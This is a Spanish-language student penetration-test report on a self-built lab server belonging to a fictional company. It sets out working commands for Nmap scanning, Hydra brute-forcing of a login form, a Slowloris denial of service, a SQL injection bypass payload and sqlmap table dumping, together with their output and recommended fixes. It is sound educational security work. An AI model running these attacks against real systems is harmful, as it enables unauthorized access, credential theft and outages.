

INFORME DE AUDITORÍA DE SEGURIDAD INFORMÁTICA

Proyecto Final: Opción A

Cliente ficticio: NovaTech Soluciones S.L

Elaborado por Juan González Bodoque

14 de Julio de 2026

Aviso de alcance y autorización

Este documento describe un ejercicio de hacking ético realizado íntegramente sobre un entorno de laboratorio propio, aislado y controlado por el propio auditor, compuesto por máquinas virtuales creadas específicamente para este fin (VirtualBox, red interna “host-only”). “NovaTech Soluciones S.L.” es una empresa ficticia creada como caso de estudio con fines exclusivamente educativos.

Ningún sistema, red o servicio ajeno ha sido escaneado atacado o comprometido durante la realización de este ejercicio. Todas las direcciones IP mostradas (rango 192.168.56.0/24) corresponden a máquinas virtuales privadas sin exposición a redes públicas ni a internet durante las pruebas de intrusión.

Índice

Aviso de alcance y autorización.....	2
1. Resumen ejecutivo.....	4
Resumen de hallazgos.....	4
2. Alcance y metodología.....	4
2.1 Escenario.....	4
2.2 Arquitectura del laboratorio.....	4
2.3 Metodología y fases.....	4
3. Fase 1 – Instalación de las herramientas.....	5
3.1 Selección de herramientas.....	5
4. Fase 2 – Escaneo de Redes.....	5
4.1 Objetivo y comando.....	5
4.2 Resultado obtenido.....	5
4.3 Análisis de resultados.....	6
5. Fase 3 – Ataque de fuerza bruta.....	6
5.1 Objetivo y comandos.....	6
5.2 Resultado obtenido.....	6
5.3 Incidencia detectada durante la prueba: falso positivo.....	7
5.4 Análisis del hallazgo.....	7
6. Fase 4 – Ataques de denegación de servicios.....	7
6.1 Objetivo y comandos.....	7
6.2 Resultado obtenido.....	7
6.3 Análisis del hallazgo.....	8
7. Fase 5 – Inyección SQL.....	9
7.1 Verificación manual.....	9
7.2 Explotación automatizada con sqlmap.....	9
7.3 Extracción de datos.....	9
7.4 Análisis del hallazgo.....	10
8. Conclusiones y recomendaciones.....	10
8.1 Conclusión general.....	10
8.2 Recomendaciones priorizadas.....	10
8.3 Metodología y herramienta de referencia.....	10
Anexo – Resumen de comandos utilizados.....	11

1. Resumen ejecutivo

Como parte de la auditoría de seguridad por NovaTech Soluciones S.L., se ha llevado a cabo un ejercicio de hacking ético ("black/grey-box" desde la red interna) sobre su infraestructura de servidor web, con el objetivo de identificar vulnerabilidades explotables antes de que puedan ser aprovechadas por un actor malicioso real.

Se ejecutaron cuatro fases: reconocimiento y escaneo, ataque de fuerza bruta sobre el mecanismo de autenticación, ataque de denegación de servicio contra el servidor web, e inyección SQL contra la aplicación de acceso de clientes. El resultado global es preocupante: las cuatro fases confirmaron vulnerabilidades explotables, con impacto que va desde la caída total del servicio hasta la extracción completa de credenciales de la base de datos.

Resumen de hallazgos

Fase	Resultado	Severidad
Escaneo de red	Servicios y versiones identificados (SSH, HTTP)	Informativo
Fuerza bruta	Credenciales comprometidas: admin / admin123	Alta
Denegación de servicio	Servicio caído ~63 s con 687 conexiones concurrentes	Alta
Inyección SQL	Bypass de login y extracción completa de la tabla de usuarios	Crítica

2. Alcance y metodología

2.1 Escenario

Se simula el rol de auditor de seguridad ofensiva contratado por la empresa ficticia NovaTech Soluciones S.L. para evaluar la seguridad de su servidor web de acceso a clientes.

2.2 Arquitectura del laboratorio

El entorno se compone de dos máquinas virtuales en VirtualBox, comunicadas mediante una red interna aislada de redes externas durante las pruebas realizadas:

Rol	Sistema	Dirección IP	Función
Atacante	Kali Linux 2026	Red host-only	Estación de pentesting
Objetivo	Ubuntu Server 25.04 (LAMP)	192.168.56.103	Servidor web NovaTech

2.3 Metodología y fases

- Fase 1 – Instalación de herramientas de hacking ético

- Fase 2 – Escaneo de redes y descubrimiento de servicios (Nmap)
- Fase 3 – Ataque de fuerza bruta contra el mecanismo de autenticación (Hydra)
- Fase 4 – Ataque de denegación de servicio contra el servidor web (slowhttptest)
- Fase 5 – Inyección SQL contra la aplicación web (sqlmap)

3. Fase 1 – Instalación de las herramientas

Se desplega un entorno de pentesting de Kali Linux con las siguientes herramientas:

Herramienta	Uso en el ejercicio	Estado
Nmap	Escaneo de puertos, servicios y SO	Instalado (repositorio Kali)
Wireshark	Captura y análisis de tráfico de red	Instalado (repositorio Kali)
Hydra	Fuerza bruta de autenticación web	Instalado (repositorio Kali) — sustituye a WPForce
sqlmap	Detección y explotación de inyección SQL	Instalado (repositorio Kali)
slowhttptest	Ataque de denegación de servicio (capa aplicación)	Instalado (repositorio Kali) — sustituye a Hulk

3.1 Selección de herramientas

El enunciado sugiere WPForce y Hulk. Ambas herramientas se encuentran descontinuadas: WPForce no se mantiene desde hace varios años y está orientada específicamente a WordPress (tecnología no presente en el objetivo de este ejercicio); Hulk depende de Python 2, descontinuado desde 2020, lo que impide su ejecución estable en un sistema Kali actual. Por este motivo se optó por herramientas mantenidas y funcionalmente equivalentes: Hydra para fuerza bruta de formularios web y y slowhttptest para denegación de servicio mediante la técnica Slowloris (envío de solicitudes HTTP lentas y parciales).

4. Fase 2 – Escaneo de Redes

4.1 Objetivo y comando

Se realizó un escaneo completo de puertos TCP (los 65 535) con detección de versión de servicio, script de reconocimiento básico y detección de sistema operativo, utilizando Nmap desde la máquina atacante Kali contra el servidor objetivo.

```
$ sudo nmap -sV -sC -O 192.168.56.103
```

4.2 Resultado obtenido

```
Nmap scan report for 192.168.56.103
Host is up (0.0010s latency).
Not shown: 998 filtered tcp ports (no-response)
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache/2.4.66 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.66 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

4.3 Análisis de resultados

Puerto	Servicio	Versión detectada	Observación
22/tcp	SSH	OpenSSH 10.2p1 (Ubuntu)	Administración remota
80/tcp	HTTP	Apache 2.4.66 (Ubuntu)	Aloja la aplicación web vulnerable
3306/tcp	MySQL	No expuesto externamente	Buena práctica: solo accesible en localhost

La detección automática de sistema operativo (-O) no resultó concluyente ("OSScan results may be unreliable") al no existir puertos en estado "closed" con los que Nmap pueda contrastar el comportamiento del pila TCP/IP, y por interferencia de la capa de virtualización de VirtualBox en la huella de red. No obstante, el sistema operativo real (Linux Ubuntu) se confirma de forma fiable a través de los banners de servicio de OpenSSH y Apache, ambos explícitos.

El descubrimiento de la ruta /login.php (la aplicación vulnerable) no fue posible mediante el escaneo de Nmap por sí solo, ya que la página raíz del servidor únicamente muestra la página por defecto de Apache. En un pentest real, este paso requeriría una fase adicional de descubrimiento de directorios (p. ej. con gobuster o dirb); en este ejercicio la ruta era conocida por formar parte del propio despliegue del laboratorio.

5. Fase 3 – Ataque de fuerza bruta

5.1 Objetivo y comandos

Se atacó el formulario de autenticación de la aplicación web (login.php) mediante fuerza bruta, utilizando Hydra con el diccionario rockyou.txt (14.344.399 contraseñas), como alternativa mantenida a WPForce (herramienta orientada a WordPress, tecnología no presente en el objetivo).

```

$ time hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.103 \
  http-post-form "/login.php:usuario=^USER^&password=^PASS^:S=Login correcto"

```

5.2 Resultado obtenido

```

[80][http-post-form] host: 192.168.56.103 login: admin password: admin123
1 of 1 target successfully completed, 1 valid password found

real    707.98s    (≈ 11 min 48 s)

```

5.3 Incidencia detectada durante la prueba: falso positivo

En un primer intento, configurando Hydra para detectar el fallo por la ausencia de la cadena "incorrectos" (parámetro -F), la herramienta reportó erróneamente como válida la contraseña asdfghjkl;'. El análisis posterior reveló que dicha contraseña contiene una comilla simple sin escapar que, al concatenarse en la consulta SQL vulnerable, provocaba un error del servidor (HTTP 500) en lugar del mensaje habitual de credenciales incorrectas — texto que Hydra utilizaba como criterio de fallo. Al no encontrar la cadena esperada, la herramienta interpretó el error como un acceso válido.

Este hallazgo se documenta como una lección metodológica relevante: los resultados de herramientas de automatización deben validarse manualmente antes de darse por confirmados, especialmente en aplicaciones con manejo de errores deficiente. Tras corregir el criterio de éxito de Hydra (parámetro -S, buscando el mensaje real de acceso concedido), se obtuvo el resultado correcto mostrado arriba.

5.4 Análisis del hallazgos

Campo	Detalle
Vulnerabilidad	Ausencia de límite de intentos de acceso (rate limiting)
Credenciales obtenidas	admin / admin123
Tiempo hasta el hallazgo	≈ 11 minutos 48 segundos
Severidad	Alta

6. Fase 4 – Ataques de denegación de servicios

6.1 Objetivo y comandos

Se evaluó la resistencia del servidor Apache frente a un ataque de denegación de servicio de capa de aplicación mediante la técnica Slowloris (conexiones HTTP mantenidas abiertas con cabeceras incompletas), utilizando slowhttptest como alternativa mantenida a Hulk (descontinuada, dependiente de Python 2).

```
$ slowhttptest -c 1000 -H -g -o slow_dos_test -i 10 -r 200 \
  -t GET -u http://192.168.56.103/ -x 24 -p 3
```

6.2 Resultado obtenido

```
slow HTTP test status on 15th second:
initializing:      0
pending:           313
connected:         687
error:             0
closed:            0
service available: NO
```

Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	240 seconds
Using proxy	no proxy




Figura 1: Evolución de la disponibilidad del servicio durante el ataque Slowloris

6.3 Análisis del hallazgo

La gráfica confirma que el servicio dejó de estar disponible (franja "Service available" en verde ausente) durante aproximadamente 63 de los 109 segundos registrados, mientras slowhttptest mantenía entre 680 y 1000 conexiones simultáneas abiertas con cabeceras HTTP incompletas, agotando el pool de conexiones concurrentes que Apache puede gestionar por defecto. El servicio se recuperó de forma automática al finalizar el test, sin necesidad de reinicio manual, lo que confirma que el impacto fue de disponibilidad temporal y no de integridad del sistema.

Campo	Detalle
Vulnerabilidad	Ausencia de mod_reqtimeout / límites de conexión concurrente
Duración del impacto	≈ 63 segundos sin servicio disponible
Pico de conexiones simultáneas	≈ 687 – 1000
Severidad	Alta

7. Fase 5 – Inyección SQL

7.1 Verificación manual

Se identificó que el formulario de login construye la consulta SQL concatenando directamente el input del usuario, sin sentencias preparadas:

```
$query = "SELECT * FROM usuarios WHERE usuario='$usuario' AND password='$password'";
```

Se confirmó manualmente la vulnerabilidad introduciendo en el campo "usuario" el siguiente payload, con cualquier valor en el campo contraseña:

```
' OR '1'='1' -- -
```

El resultado fue un acceso satisfactorio sin necesidad de conocer credenciales válidas, confirmando un bypass de autenticación por inyección SQL.

7.2 Explotación automatizada con sqlmap

```
$ sqlmap -u "http://192.168.56.103/login.php" \
  --data="usuario=admin&password=admin" --method=POST -p usuario --dbs

[INFO] POST parameter 'usuario' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
back-end DBMS: MySQL >= 5.0.12
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.66

available databases [3]:
[*] information_schema
[*] novatech
[*] performance_schema
```

7.3 Extracción de datos

```
sqlmap -u "http://192.168.56.103/login.php" --data="usuario=admin&password=admin" \
  --method=POST -p usuario -D novatech -T usuarios --dump

Database: novatech
Table: usuarios
[1 entry]
+----+-----+-----+
| id | usuario | password |
+----+-----+-----+
| 1  | admin   | admin123 |
+----+-----+-----+
```

7.4 Análisis del hallazgo

Campo	Detalle
Parámetro vulnerable	usuario (método POST)
Tipo de inyección	Boolean-based blind y time-based blind
Causa raíz	Concatenación directa de input sin sanitizar; ausencia de sentencias preparadas
Impacto demostrado	Bypass de autenticación y extracción completa de la tabla usuarios
Severidad	Crítica

8. Conclusiones y recomendaciones

8.1 Conclusión general

El servidor web de NovaTech Soluciones S.L. presenta vulnerabilidades críticas que permitirían a un atacante externo, sin conocimientos avanzados, comprometer la confidencialidad de los datos de clientes (inyección SQL), acceder de forma no autorizada a la aplicación (fuerza bruta) e interrumpir la disponibilidad del servicio (denegación de servicio). Ninguna de las cuatro fases del ejercicio resultó en ausencia de vulnerabilidad; los cuatro vectores de ataque previstos en el alcance fueron confirmados con éxito.

8.2 Recomendaciones priorizadas

Prioridad	Recomendación	Fase relacionada
Crítica	Sustituir la concatenación de consultas SQL por sentencias preparadas (PDO / mysqli con parámetros vinculados)	5. SQLi
Alta	Implementar límite de intentos de acceso, CAPTCHA tras varios fallos y autenticación multifactor	3. Fuerza bruta
Alta	Configurar mod_reqtimeout y límites de conexiones concurrentes en Apache, o desplegar un WAF / reverse proxy con protección anti-Slowloris	4. DoS
Media	Minimizar la información revelada en banners de servicio (versión de Apache/OpenSSH)	2. Escaneo
Media	Aplicar el principio de mínimo privilegio a la cuenta de base de datos utilizada por la aplicación web	5. SQLi

8.3 Metodología y herramienta de referencia

- OWASP Web Security Testing Guide (WSTG)
- OWASP Top 10
- NIST SP 800-115 — Technical Guide to Information Security Testing and Assessment

Anexo – Resumen de comandos utilizados

Fase	Comando
Escaneo	<code>nmap -sV -sC -O 192.168.56.103</code>
Fuerza bruta	<code>hydra -l admin -P rockyou.txt 192.168.56.103 http-post-form "....S=Login correcto"</code>
DoS	<code>slowhttptest -c 1000 -H -g -o slow_dos_test -i 10 -r 200 -t GET -u http://192.168.56.103/ -x 24 -p 3</code>
SQLi (detección)	<code>sqlmap -u ... --data="..." --method=POST -p usuario --dbs</code>
SQLi (extracción)	<code>sqlmap -u ... -D novatech -T usuarios --dump</code>